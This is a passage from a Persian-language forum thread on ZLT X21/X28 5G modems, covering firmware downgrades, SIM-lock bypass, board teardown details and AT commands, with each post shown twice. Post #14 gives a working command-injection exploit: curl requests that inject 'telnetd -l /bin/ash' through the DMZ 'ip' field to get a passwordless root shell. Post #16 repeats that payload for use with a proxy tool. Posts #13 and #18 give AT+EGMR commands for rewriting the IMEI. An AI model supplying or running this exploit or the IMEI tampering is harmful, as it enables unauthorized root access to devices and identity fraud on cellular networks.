  6. پس از ریست مجدد، دوباره دکمه ریست فیزیکی پشت دستگاه رو بزنید (نام وای‌فای به ZLT X21G تغییر پیدا می‌کنه).
  7. حالا فایل نهایی V1.10.23 رو آپلود و فلش بزنید.
  8. پس از آخرین ریبوت، یک‌بار دیگر ریست سخت‌افزاری رو انجام بدید.


تبریک میگم، یکی از بهترین رام ها روی مودمتون نصبه و دسترسی به تمام امکانات پیشرفته و ابزارهای مانیتورینگ به صورت کامل فعاله.
فریمورهای جدید نسخه 1.15 و بالاتر متاسفانه هم دمای چیپ V510 رو به شدت بالا می‌برن و هم سرعت اینترنت رو محدود می‌کنند. تست‌های ما نشون داده با دانگرید به نسخه 1.10.23 میانگین سرعت از ۱۰۰ به بالای ۳۰۰ مگابیت میرسه و پایداری فوق‌العاده‌ای حاصل میشه: [B]نکات بسیار مهم قبل از شروع:[/B] [QUOTE=هشدار جدی] عملیات آپدیت یا دانگرید را [COLOR=red][B]فقط و فقط از طریق کابل شبکه LAN[/B][/COLOR] انجام بدید. به هیچ عنوان از طریق وای‌فای فریمور فلش نزنید! [/QUOTE] [B]مراحل عملیاتی قدم‌به‌قدم:[/B] [LIST=1] [*] کامپیوتر رو با کابل به پورت شبکه مودم وصل کنید. [*] وارد پنل وب مودم بشید و از منوی سیستم آپدیت، ابتدا فایل دانگرید [B]V1.12.8[/B] رو انتخاب و فلش کنید. [*] صبر کنید تا فرایند تمام بشه و مودم ریستارت بشه. [*] با یک خلال دندان یا سوزن، دکمه [B]Reset فیزیکی[/B] پشت مودم رو ۱۰ ثانیه نگه دارید تا روتر کاملاً ریست فکتوری بشه. [*] بعد از بالا اومدن، فایل فریمور پیش‌فرض [B]V1.12.8 AIS[/B] رو از منوی آپدیت مجدداً فلش بزنید. [*] پس از ریست مجدد، دوباره دکمه ریست فیزیکی پشت دستگاه رو بزنید (نام وای‌فای به ZLT X21G تغییر پیدا می‌کنه). [*] حالا فایل نهایی [B]V1.10.23[/B] رو آپلود و فلش بزنید. [*] پس از آخرین ریبوت، یک‌بار دیگر ریست سخت‌افزاری رو انجام بدید. [/LIST] تبریک میگم، یکی از بهترین رام ها روی مودمتون نصبه و دسترسی به تمام امکانات پیشرفته و ابزارهای مانیتورینگ به صورت کامل فعاله.
0 تشکر
2024/10/26 18:13
#11
سلام به همگی، اخیراً تعداد زیادی مودم ZLT X28 وارد شده که تحت قرارداد اپراتورهای خارجی مثل Ooredoo عمان یا اپراتورهای چینی بوده و به اصطلاح Sim-Locked هستند؛ یعنی به محض قرار دادن سیم‌کارت‌های ایرانی (همراه اول یا ایرانسل)، آنتن بالا نمیاد یا ارور Invalid SIM میده.

تجربه من در رفع این مشکل:
برای باز کردن قفل اپراتوری این دستگاه‌ها، دو راهکار اصلی وجود داره:
۱. استفاده از ابزارهای نرم‌افزاری تحت اندروید نظیر Device Unlock + IMEI.apk که از طریق شبکه محلی به وب‌سرویس دستگاه متصل میشن و با وارد کردن کردیت پچ آنلاک رو اعمال می‌کنند.
۲. استفاده از متد نوین تزریق شل از طریق پورت WAN و DMZ که کنترل کامل روت و پارتیشن‌های NVRAM رو در اختیار قرار میده و بدون نیاز به پرداخت حتی یک ریال هزینه، قفل اپراتور رو غیرفعال می‌کنه.

در ادامه تاپیک بچه‌ها روش دوم که کاملاً رایگان و دائمی هست رو مفصل شرح خواهند داد.
سلام به همگی، اخیراً تعداد زیادی مودم ZLT X28 وارد شده که تحت قرارداد اپراتورهای خارجی مثل Ooredoo عمان یا اپراتورهای چینی بوده و به اصطلاح Sim-Locked هستند؛ یعنی به محض قرار دادن سیم‌کارت‌های ایرانی (همراه اول یا ایرانسل)، آنتن بالا نمیاد یا ارور Invalid SIM میده. [B]تجربه من در رفع این مشکل:[/B] برای باز کردن قفل اپراتوری این دستگاه‌ها، دو راهکار اصلی وجود داره: ۱. استفاده از ابزارهای نرم‌افزاری تحت اندروید نظیر [B]Device Unlock + IMEI.apk[/B] که از طریق شبکه محلی به وب‌سرویس دستگاه متصل میشن و با وارد کردن کردیت پچ آنلاک رو اعمال می‌کنند. ۲. استفاده از متد نوین تزریق شل از طریق پورت WAN و DMZ که کنترل کامل روت و پارتیشن‌های NVRAM رو در اختیار قرار میده و بدون نیاز به پرداخت حتی یک ریال هزینه، قفل اپراتور رو غیرفعال می‌کنه. در ادامه تاپیک بچه‌ها روش دوم که کاملاً رایگان و دائمی هست رو مفصل شرح خواهند داد.
2 تشکر
2025/02/12 12:17
#12


سلام رفقا، بورد مودم ZLT X28 رو تو یه سایتی دیدم کامل باز و کالبدشکافی کرده بودن و جزئیات سخت‌افزاریش مشخص کرده بودند که به اینصورته:

مشاهدات سخت‌افزاری روی بورد اصلی:
  • ماژول مخابراتی 5G: ماژول استاندارد LGA از نوع Quectel RG500L-EU در مرکز بورد زیر شیلد حرارتی قرار گرفته که ارتباط مستقیم با باندهای رادیویی داره.
  • پردازنده سیستم و رم: تراشه MediaTek MT6890 مجهز به هیت‌سینک و حافظه فلش NAND/eMMC پرسرعت.
  • پورت پنهان Type-C: روی لبه بورد در کنار سوکت‌های آنتن، یک کانکتور مادگی Type-C تعبیه شده که در قاب بیرونی مسدود شده است! این پورت مستقیماً به خطوط دیتای USB ماژول کوکتل وصله و در صورت بریک شدن دستگاه، برای فلش مستقیم با ابزارهای QFIL یا MediaTek SP Flash Tool به کار میاد.
  • پین‌های UART سریال: پدهای GND, RX, TX با ولتاژ ۳.۳ ولت و باودریت ۱۱۵۲۰۰ در کنار پردازنده تعبیه شدند که برای مانیتورینگ لاگ بوت کاربرد دارند.

تصویر پست تصویر پست
طراحی مدار بسیار استاندارد و دارای فیلترهای تغذیه ایزوله است که نشان‌دهنده کیفیت ساخت صنعتی این رده از محصولات توزد (Tozed) است.
سلام رفقا، بورد مودم ZLT X28 رو تو یه سایتی دیدم کامل باز و کالبدشکافی کرده بودن و جزئیات سخت‌افزاریش مشخص کرده بودند که به اینصورته: [B]مشاهدات سخت‌افزاری روی بورد اصلی:[/B] [LIST] [*] [B]ماژول مخابراتی 5G:[/B] ماژول استاندارد LGA از نوع [B]Quectel RG500L-EU[/B] در مرکز بورد زیر شیلد حرارتی قرار گرفته که ارتباط مستقیم با باندهای رادیویی داره. [*] [B]پردازنده سیستم و رم:[/B] تراشه MediaTek MT6890 مجهز به هیت‌سینک و حافظه فلش NAND/eMMC پرسرعت. [*] [B]پورت پنهان Type-C:[/B] روی لبه بورد در کنار سوکت‌های آنتن، یک کانکتور مادگی Type-C تعبیه شده که در قاب بیرونی مسدود شده است! این پورت مستقیماً به خطوط دیتای USB ماژول کوکتل وصله و در صورت بریک شدن دستگاه، برای فلش مستقیم با ابزارهای QFIL یا MediaTek SP Flash Tool به کار میاد. [*] [B]پین‌های UART سریال:[/B] پدهای GND, RX, TX با ولتاژ ۳.۳ ولت و باودریت ۱۱۵۲۰۰ در کنار پردازنده تعبیه شدند که برای مانیتورینگ لاگ بوت کاربرد دارند. [/LIST] [IMG]/storage/uploads/site-2/forum/x28-1.jpg[/IMG] [IMG]/storage/uploads/site-2/forum/x28-2.jpg[/IMG] طراحی مدار بسیار استاندارد و دارای فیلترهای تغذیه ایزوله است که نشان‌دهنده کیفیت ساخت صنعتی این رده از محصولات توزد (Tozed) است.
0 تشکر
2025/07/04 21:52
#13
سلام دوستان، دستور تغییر IMEI روی ZLT X28 به دلیل استفاده از ماژول Quectel کاملاً با X21 متفاوته. در این مدل از دستورات استاندارد پلتفرم MediaTek/Quectel استفاده میشه:

مشخصات نسخه سازگار:
  • Software Version: 1.5.13
  • Hardware Version: TZ7.823.432A
  • Modem Type: RG500L-EU


مراحل تغییر شناسه IMEI:
  1. وارد منوی AT Command پنل بشید (یا از طریق شل Telnet با دستور `microcom -s 115200 /dev/ttyUSB2` به کنسول مودم وصل بشید).
  2. برای تغییر IMEI، دقیقاً این دستور را وارد کنید:
    AT+EGMR=1,7,"15_DIGIT_NEW_IMEI"

    در پاسخ باید عبارت OK را دریافت کنید.
  3. جهت بررسی و اطمینان از ثبت شماره جدید، دستور استعلام را بفرستید:
    AT+CGSN

    پاسخ دستور، شماره شناسه IMEI جدید رو در خط فرمان چاپ می‌کنه.
  4. در نهایت دستور ریست ماژول رو صادر کنید یا مودم رو خاموش و روشن کنید:
    AT+CFUN=1,1


کد شناسه بلافاصله اعمال میشه و دستگاه با شناسه جدید روی دکل‌های مخابراتی رجیستر خواهد شد.
سلام دوستان، دستور تغییر IMEI روی ZLT X28 به دلیل استفاده از ماژول Quectel کاملاً با X21 متفاوته. در این مدل از دستورات استاندارد پلتفرم MediaTek/Quectel استفاده میشه: [B]مشخصات نسخه سازگار:[/B] [LIST] [*] Software Version: [B]1.5.13[/B] [*] Hardware Version: [B]TZ7.823.432A[/B] [*] Modem Type: [B]RG500L-EU[/B] [/LIST] [B]مراحل تغییر شناسه IMEI:[/B] [LIST=1] [*] وارد منوی AT Command پنل بشید (یا از طریق شل Telnet با دستور `microcom -s 115200 /dev/ttyUSB2` به کنسول مودم وصل بشید). [*] برای تغییر IMEI، دقیقاً این دستور را وارد کنید: [CODE]AT+EGMR=1,7,"15_DIGIT_NEW_IMEI"[/CODE] در پاسخ باید عبارت [B]OK[/B] را دریافت کنید. [*] جهت بررسی و اطمینان از ثبت شماره جدید، دستور استعلام را بفرستید: [CODE]AT+CGSN[/CODE] پاسخ دستور، شماره شناسه IMEI جدید رو در خط فرمان چاپ می‌کنه. [*] در نهایت دستور ریست ماژول رو صادر کنید یا مودم رو خاموش و روشن کنید: [CODE]AT+CFUN=1,1[/CODE] [/LIST] کد شناسه بلافاصله اعمال میشه و دستگاه با شناسه جدید روی دکل‌های مخابراتی رجیستر خواهد شد.
2 تشکر
2025/08/22 13:29
#14
سلام به تمام رفقای شبکه. اگر مودم ZLT X28 با فریمور جدید 1.5.13 دارید و به هیچ عنوان به یوزر ادمین یا تنظیمات اصلی دسترسی ندارید، این آموزش اختصاصی شماست! این متد یک آسیب‌پذیری Command Injection در بخش فایروال DMZ است که پورت تِل‌نت روت رو باز می‌کنه:

پیش‌نیازهای مهم:
  • یک کابل اترنت LAN متصل به اینترنت (مثلاً از یک مودم دیگر یا سوییچ).
  • ابزار cURL روی ویندوز (یا ابزارهای پروکسی مثل OWASP ZAP / Burp Suite).


مراحل اجرایی گام‌به‌گام:

گام ۱: دریافت SessionID
وارد صفحه وب مودم به آدرس `https://192.168.70.1` بشید و با یوزرنیم معمولی لاگین کنید. کلید F12 رو بزنید، وارد تب Application و بخش Cookies بشید و رشته SessionID رو کپی کنید.

گام ۲: فعال‌سازی اجباری اینترفیس WAN
کابل اینترنت را به پورت شماره ۱ (LAN1) مودم X28 متصل کنید. بخش DMZ تا زمانی که یک لینک WAN معتبر تشخیص نده فعال نمیشه. برای اطمینان از فعال شدن WAN، این دستور را در خط فرمان سیستم اجرا کنید (به جای `<YOUR_SESSION_ID>` توکن خود را بگذارید):
curl 'https://192.168.70.1/cgi-bin/http.cgi' -X POST --data-raw '{"method":"POST","cmd":302,"LinkMode":"linkIP","IpVersion":"IPV4","IpMode":"dhcp","MTU":1500,"MRU":"","NatEnable":"1","priorityStrategy":"1","uisMode":"0","networkMode":"2","wanRouter":"1","token":"cd55e4e9b9e941b0bf949db815d104d9","language":"EN","sessionId":"<YOUR_SESSION_ID>"}' -k


گام ۳: تزریق شل Telnet در فایروال DMZ
حالا دستور شگفت‌انگیز دوم را برای استارت کردن پروسه `telnetd` با پرمیشن شل `/bin/ash` ارسال می‌کنیم:
curl 'https://192.168.70.1/cgi-bin/http.cgi' -X POST --data-raw '{"enabled":"1","ip":"192.168.1.1 ; telnetd -l /bin/ash","cmd":172,"method":"POST","success":true,"subcmd":6,"token":"5948b69147b3850eee5e7266188934c5","language":"EN","sessionId":"<YOUR_SESSION_ID>"}' -k


گام ۴: ورود به محیط لینوکس
بلافاصله بعد از ارسال دستور، ترمینال را باز کنید و بزنید:
telnet 192.168.70.1

بدون درخواست هیچ پسوردی، مستقیماً وارد ریشه لینوکس مودم می‌شید!
سلام به تمام رفقای شبکه. اگر مودم ZLT X28 با فریمور جدید 1.5.13 دارید و به هیچ عنوان به یوزر ادمین یا تنظیمات اصلی دسترسی ندارید، این آموزش اختصاصی شماست! این متد یک آسیب‌پذیری Command Injection در بخش فایروال DMZ است که پورت تِل‌نت روت رو باز می‌کنه: [B]پیش‌نیازهای مهم:[/B] [LIST] [*] یک کابل اترنت LAN متصل به اینترنت (مثلاً از یک مودم دیگر یا سوییچ). [*] ابزار cURL روی ویندوز (یا ابزارهای پروکسی مثل OWASP ZAP / Burp Suite). [/LIST] [HR] [B]مراحل اجرایی گام‌به‌گام:[/B] [B]گام ۱: دریافت SessionID[/B] وارد صفحه وب مودم به آدرس `https://192.168.70.1` بشید و با یوزرنیم معمولی لاگین کنید. کلید F12 رو بزنید، وارد تب Application و بخش Cookies بشید و رشته [B]SessionID[/B] رو کپی کنید. [B]گام ۲: فعال‌سازی اجباری اینترفیس WAN[/B] کابل اینترنت را به [B]پورت شماره ۱ (LAN1) مودم X28[/B] متصل کنید. بخش DMZ تا زمانی که یک لینک WAN معتبر تشخیص نده فعال نمیشه. برای اطمینان از فعال شدن WAN، این دستور را در خط فرمان سیستم اجرا کنید (به جای `<YOUR_SESSION_ID>` توکن خود را بگذارید): [CODE]curl 'https://192.168.70.1/cgi-bin/http.cgi' -X POST --data-raw '{"method":"POST","cmd":302,"LinkMode":"linkIP","IpVersion":"IPV4","IpMode":"dhcp","MTU":1500,"MRU":"","NatEnable":"1","priorityStrategy":"1","uisMode":"0","networkMode":"2","wanRouter":"1","token":"cd55e4e9b9e941b0bf949db815d104d9","language":"EN","sessionId":"<YOUR_SESSION_ID>"}' -k[/CODE] [B]گام ۳: تزریق شل Telnet در فایروال DMZ[/B] حالا دستور شگفت‌انگیز دوم را برای استارت کردن پروسه `telnetd` با پرمیشن شل `/bin/ash` ارسال می‌کنیم: [CODE]curl 'https://192.168.70.1/cgi-bin/http.cgi' -X POST --data-raw '{"enabled":"1","ip":"192.168.1.1 ; telnetd -l /bin/ash","cmd":172,"method":"POST","success":true,"subcmd":6,"token":"5948b69147b3850eee5e7266188934c5","language":"EN","sessionId":"<YOUR_SESSION_ID>"}' -k[/CODE] [B]گام ۴: ورود به محیط لینوکس[/B] بلافاصله بعد از ارسال دستور، ترمینال را باز کنید و بزنید: [CODE]telnet 192.168.70.1[/CODE] بدون درخواست هیچ پسوردی، مستقیماً وارد ریشه لینوکس مودم می‌شید!
0 تشکر
2026/06/30 14:26
#15
سلام رفقا، پس از نفوذ از طریق Telnet، موفق شدم تمامی متغیرها، پکیج‌ها و پارتیشن‌های داخلی مودم ZLT X28 رو به صورت کامل استخراج کنم:

مشخصات فنی بیلد سیستم‌عامل:
  • مدل تجاری: ZLT X28 / Tozed X28
  • ورژن سخت‌افزار: TZ7.823.432A
  • ورژن فریمور: 1.5.13 (تاریخ بیلد: 2023-12-30)
  • پلتفرم و معماری: MediaTek MT6890 / Cortex-A55 ARM64 64-bit
  • تارگت سیستم‌عامل: evb6890v1_64_cpe_nand بر پایه OpenWrt 19.07
  • حافظه فلش: پارتیشن‌های استاندارد NAND / MTD / UBI
  • ماژول مودم: Quectel RG500L-EU فریمور RG500LEUAPR04A01M1G
  • تراشه وای‌فای: MediaTek MT7915 دو بانده


همچنین از طریق دستور `dd` بکاپ کامل ایمیج تمامی پارتیشن‌های MTD استخراج شد و روی سرور ذخیره شد:
دانلود فایل بکاپ کامل پارتیشن‌ها و لاگ‌های ZLT X28 از Yandex Disk: برای مشاهده پیوند، لطفاً وارد شوید یا ثبت‌نام کنید.

این بکاپ برای عزیزانی که احیاناً روترشون دچار مشکل شده یا نیاز به دامپ تمیز دارند مرجع فوق‌العاده‌ای است.
سلام رفقا، پس از نفوذ از طریق Telnet، موفق شدم تمامی متغیرها، پکیج‌ها و پارتیشن‌های داخلی مودم ZLT X28 رو به صورت کامل استخراج کنم: [B]مشخصات فنی بیلد سیستم‌عامل:[/B] [LIST] [*] [B]مدل تجاری:[/B] ZLT X28 / Tozed X28 [*] [B]ورژن سخت‌افزار:[/B] TZ7.823.432A [*] [B]ورژن فریمور:[/B] 1.5.13 (تاریخ بیلد: 2023-12-30) [*] [B]پلتفرم و معماری:[/B] MediaTek MT6890 / Cortex-A55 ARM64 64-bit [*] [B]تارگت سیستم‌عامل:[/B] evb6890v1_64_cpe_nand بر پایه OpenWrt 19.07 [*] [B]حافظه فلش:[/B] پارتیشن‌های استاندارد NAND / MTD / UBI [*] [B]ماژول مودم:[/B] Quectel RG500L-EU فریمور RG500LEUAPR04A01M1G [*] [B]تراشه وای‌فای:[/B] MediaTek MT7915 دو بانده [/LIST] همچنین از طریق دستور `dd` بکاپ کامل ایمیج تمامی پارتیشن‌های MTD استخراج شد و روی سرور ذخیره شد: [URL="https://disk.yandex.ru/d/10yy_oUddHzcfg"]دانلود فایل بکاپ کامل پارتیشن‌ها و لاگ‌های ZLT X28 از Yandex Disk[/URL] این بکاپ برای عزیزانی که احیاناً روترشون دچار مشکل شده یا نیاز به دامپ تمیز دارند مرجع فوق‌العاده‌ای است.
2 تشکر
2026/08/21 09:49
#16
سلام دوستان، یک موردی راجع به این مودم دیدم بد نیست اینجا بگم، موقع اجرای اکسپلویت تزریق دستور DMZ با برنامه‌های پروکسی وب:

اگر موقع لاگین یا فوروارد پکت‌ها با برنامه معروف Burp Suite دیدید که پنل وب مودم بالا نمیاد یا ارور SSL میده، علت اینه که گواهی وب‌سرور داخلی مودم یک سرتیفیکیت خودامضاست و برخی پروتکل‌های TLS توی Burp دچار اختلال میشن.

راه‌حل جایگزین:
به جای Burp Suite از نرم‌افزار متن‌باز OWASP ZAP استفاده کنید.
در ZAP پروکسی رو تنظیم کنید، وارد صفحه تنظیمات DMZ بشید، یک آی‌پی دلخواه بنویسید و دکمه Save رو بزنید. در ZAP پکت ارسالی رو متوقف (Trap) کنید و در فیلد `ip` پارامتر تزریق رو به این شکل تغییر بدید:
"ip": "192.168.1.1 ; telnetd -l /bin/ash"

سپس دکمه Forward رو بزنید. دستور به راحتی اعمال میشه و پورت تِل‌نت باز خواهد شد.
سلام دوستان، یک موردی راجع به این مودم دیدم بد نیست اینجا بگم، موقع اجرای اکسپلویت تزریق دستور DMZ با برنامه‌های پروکسی وب: اگر موقع لاگین یا فوروارد پکت‌ها با برنامه معروف [B]Burp Suite[/B] دیدید که پنل وب مودم بالا نمیاد یا ارور SSL میده، علت اینه که گواهی وب‌سرور داخلی مودم یک سرتیفیکیت خودامضاست و برخی پروتکل‌های TLS توی Burp دچار اختلال میشن. [B]راه‌حل جایگزین:[/B] به جای Burp Suite از نرم‌افزار متن‌باز [B]OWASP ZAP[/B] استفاده کنید. در ZAP پروکسی رو تنظیم کنید، وارد صفحه تنظیمات DMZ بشید، یک آی‌پی دلخواه بنویسید و دکمه Save رو بزنید. در ZAP پکت ارسالی رو متوقف (Trap) کنید و در فیلد `ip` پارامتر تزریق رو به این شکل تغییر بدید: [CODE]"ip": "192.168.1.1 ; telnetd -l /bin/ash"[/CODE] سپس دکمه Forward رو بزنید. دستور به راحتی اعمال میشه و پورت تِل‌نت باز خواهد شد.
0 تشکر
2026/07/02 14:37
#17
سلام رفقا، توی بررسی فایل‌های سیستمی و اسکریپت‌های وب‌سرور ZLT X28 به یک نکته باحال برخوردم:

در فریمور کارخانه، منو و کنترلرهای مربوط به سیم‌کارت الکترونیکی (eSIM) به صورت پیش‌فرض در رابط کاربری پنهان شده‌اند! با باز کردن کدهای جاوااسکریپت صفحه مدیریت سیم‌کارت، گزینه‌های سوییچ بین Physical SIM و eUICC (eSIM Profile Management) قرار داده شده است.

همچنین روی بورد سخت‌افزاری دستگاه، در کنار شیار سیم‌کارت فیزیکی، جایگاه نصب چیپ آی‌سی سیم‌کارت الکترونیکی با مدارات ارتباطی تعبیه شده است. این یعنی با توسعه فریمورهای کاستوم در آینده، امکان فعال‌سازی مستقیم پروفایل‌های eSIM روی این مودم وجود خواهد داشت!
سلام رفقا، توی بررسی فایل‌های سیستمی و اسکریپت‌های وب‌سرور ZLT X28 به یک نکته باحال برخوردم: در فریمور کارخانه، منو و کنترلرهای مربوط به [B]سیم‌کارت الکترونیکی (eSIM)[/B] به صورت پیش‌فرض در رابط کاربری پنهان شده‌اند! با باز کردن کدهای جاوااسکریپت صفحه مدیریت سیم‌کارت، گزینه‌های سوییچ بین Physical SIM و eUICC (eSIM Profile Management) قرار داده شده است. همچنین روی بورد سخت‌افزاری دستگاه، در کنار شیار سیم‌کارت فیزیکی، جایگاه نصب چیپ آی‌سی سیم‌کارت الکترونیکی با مدارات ارتباطی تعبیه شده است. این یعنی با توسعه فریمورهای کاستوم در آینده، امکان فعال‌سازی مستقیم پروفایل‌های eSIM روی این مودم وجود خواهد داشت!
2 تشکر
2026/01/03 23:33
#18
سلام دوستان، پس از اتصال به پورت سریال ماژول از طریق دستور AT+CLAC، فهرست تمامی دستورات پشتیبانی‌شده توسط فریمور ماژول استخراج شد. مهم‌ترین و کاربردی‌ترین دستورات به شرح زیر است:

دستورات حیاتی و کاربردی:
  • استعلام وضعیت و نسخه:
    - `ATE`: فعال‌سازی اکوی دستورات در ترمینال.
    - `AT+CGSN`: نمایش کد IMEI فعال دستگاه.
    - `AT+EGMR=1,7,"..."`: بازنویسی کد IMEI.
    - `AT+GMR`: نمایش نسخه دقیق سورس فریمور مودم کوکتل.
  • مدیریت سیم‌کارت و پیامک (SMS):
    - `AT+CPIN?`: بررسی آماده به کار بودن و وضعیت پین‌کد سیم‌کارت (پاسخ `+CPIN: READY`).
    - `AT+CMGF=1`: تنظیم فرمت پیامک روی حالت متنی (Text Mode).
    - `AT+CMGL="ALL"`: خواندن تمامی پیامک‌های موجود روی حافظه سیم‌کارت.
    - `AT+CSQ`: نمایش قدرت سیگنال دریافتی بر حسب RSSI (عددی بین ۰ تا ۳۱).
  • کنترل ارتباط داده و شبکه:
    - `AT+COPS?`: استعلام وضعیت اپراتور متصل (MNC و MCC شبکه همراه).
    - `AT+CGDCONT?`: نمایش تنظیمات فعلی APN برای پروفایل‌های اینترنت و VoLTE.
    - `AT+CFUN=1,1`: ریستارت کامل ماژول رادیویی و اتصال مجدد به شبکه.
سلام دوستان، پس از اتصال به پورت سریال ماژول از طریق دستور [B]AT+CLAC[/B]، فهرست تمامی دستورات پشتیبانی‌شده توسط فریمور ماژول استخراج شد. مهم‌ترین و کاربردی‌ترین دستورات به شرح زیر است: [B]دستورات حیاتی و کاربردی:[/B] [LIST] [*] [B]استعلام وضعیت و نسخه:[/B] - `ATE`: فعال‌سازی اکوی دستورات در ترمینال. - `AT+CGSN`: نمایش کد IMEI فعال دستگاه. - `AT+EGMR=1,7,"..."`: بازنویسی کد IMEI. - `AT+GMR`: نمایش نسخه دقیق سورس فریمور مودم کوکتل. [*] [B]مدیریت سیم‌کارت و پیامک (SMS):[/B] - `AT+CPIN?`: بررسی آماده به کار بودن و وضعیت پین‌کد سیم‌کارت (پاسخ `+CPIN: READY`). - `AT+CMGF=1`: تنظیم فرمت پیامک روی حالت متنی (Text Mode). - `AT+CMGL="ALL"`: خواندن تمامی پیامک‌های موجود روی حافظه سیم‌کارت. - `AT+CSQ`: نمایش قدرت سیگنال دریافتی بر حسب RSSI (عددی بین ۰ تا ۳۱). [*] [B]کنترل ارتباط داده و شبکه:[/B] - `AT+COPS?`: استعلام وضعیت اپراتور متصل (MNC و MCC شبکه همراه). - `AT+CGDCONT?`: نمایش تنظیمات فعلی APN برای 